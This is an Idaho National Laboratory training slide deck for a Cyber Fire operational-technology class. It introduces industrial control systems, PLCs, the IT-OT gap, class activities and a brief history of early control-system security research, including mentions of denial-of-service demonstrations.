INL/MIS-20-60472-Revision-0

Cyber Fire OT Class Presentation

Daniel T Noyes, Russell R Gold, Gary J Finco, Sean M McBride

November 2020

The INL is a U.S. Department of Energy National Laboratory
operated by Battelle Energy Alliance

INL/MIS-20-60472-Revision-0

Cyber Fire OT Class Presentation

Daniel T Noyes, Russell R Gold, Gary J Finco, Sean M McBride

November 2020

Idaho National Laboratory
Idaho Falls, Idaho 83415


http://www.inl.gov

Prepared for the
U.S. Department of Energy

Under DOE Idaho Operations Office
Contract DE-AC07-05ID14517

Cyber Fire Foundry 17

OT Class



CYBERFIRE

Idaho National Laboratory

Agenda

1. Welcome Presentation
2. Instructor Introductions
3. Introduction to Industrial Control Systems
4. Ladder Logic and Programming PLCs
5. DOE CyberStrike
7. CSET
8. OT Incident Response
9. Discussion and Closeout

CYBERFIRE

Welcome Presentation

IDAHO NATIONAL LABORATORY

Instructor Introductions

Introduction to Industrial Control Systems

Sean McBride

How does the world really work?

CYBERFIRE


Member's Mark.
QUALITY GUARANTEED
PURIFIED
WATER
MINERAL ENHANCED
FOR TASTE
8 FL OZ (237mL)

CYBERFIRE

CYBERFIRE

Process Operators
Gigantic Robot Overlords

Control Enclosure
Gigantic Robot Cranium

Programmable Logic Controller
Gigantic Robot Brains

Cabling
Gigantic Robot Nerves

Transmitters
Gigantic Robot Eyes, Nose, Fingertips


Motors

Gigantic Robot Muscles


Activity 1 – Identify Robot Parts

- Watch the box sorter video
- Download the photo
- Use paint or similar app to circle
  - Human machine interface
  - Robot brains
  - Robot nerves
  - Robot eyes
  - Robot muscles


Cyber-Physical Systems



Terms you hear




What it looks like from a network perspective




Information Technology (IT)

Operational Technology (OT)

Simplified Purdue Model used by ISA 99



Industrial Control



CYBERFIRE

Mechanical Control System


Programmable Control System


Activity 2 – Read Piping and Instrumentation Diagram (P&ID)


- Download file
- Download key
- Decipher what the process does

Operations Personnel

- Product Engineers
- Process Engineers
- Instrumentation Technicians
- Electrical Technicians
- Plant Managers
- Shift Supervisors
- Process Operators
- Facilities & Maintenance Personnel


AC Power
DC Power
Warning Buzzer
DC
AC
SR
DC






CYBERFIRE



WARNING
Electrical Hazard.

CYBERFIRE

IT-OT Gap

	Information Technology	Operational Technology
Being controlled	Data	Physics
Measurement	Bits & bytes	Temperature, pressure, flow
Lifecycle	System lifecycle	Facility lifecycle
Consequences	Competitive disadvantage Embarrassment Financial loss	Product damage Loss of life Environmental release
Desired system characteristics	Confidentiality Integrity Availability	Safety Reliability Controllability
Educational background	Computer Science Information Systems Cybersecurity	On the job Career & Technical Education Electrical Engineering
Reporting chain	ISO CISO CIO	Shift Supervisor Plant Manager COO
Managerial accounting	Cost center	Profit center

Our moment in time



2003: How Safe is Glass of Water?

Things started to get a little more interesting when semi sober we reconvened to investigate the security surrounding the UKs water management system. The talk was titled "how safe is a glass of water." It was a detailed breakdown of the RF systems that are used by water management authorities in the UK and how these systems can be abused, interfered with and generally messed.

The live demonstration included how to monitor the un-encrypted water management systems and create a denial of service attack. It was also made clear that additional communication channels using dial up connections would kick in automatically in the event of such an attack.

2004: NATO Conference

Network Vulnerability Assessment:
A Multi-Layer Approach to Adaptivity

Professor Ann Miller and Professor Kelvin T. Erickson
Department of Electrical and Computer Engineering
University of Missouri – Rolla
Rolla, Missouri 65409-0040
USA

milleran@umr.edu kte@umr.edu

For the ControlLogix ENET module, the response to a DoS attack was different. It gave no response to a small amount of data, but as the amount of data sent to it and the speed of transmission were increased it started responding by sending arbitrary data. This returned data was not decoded

CYBERFIRE

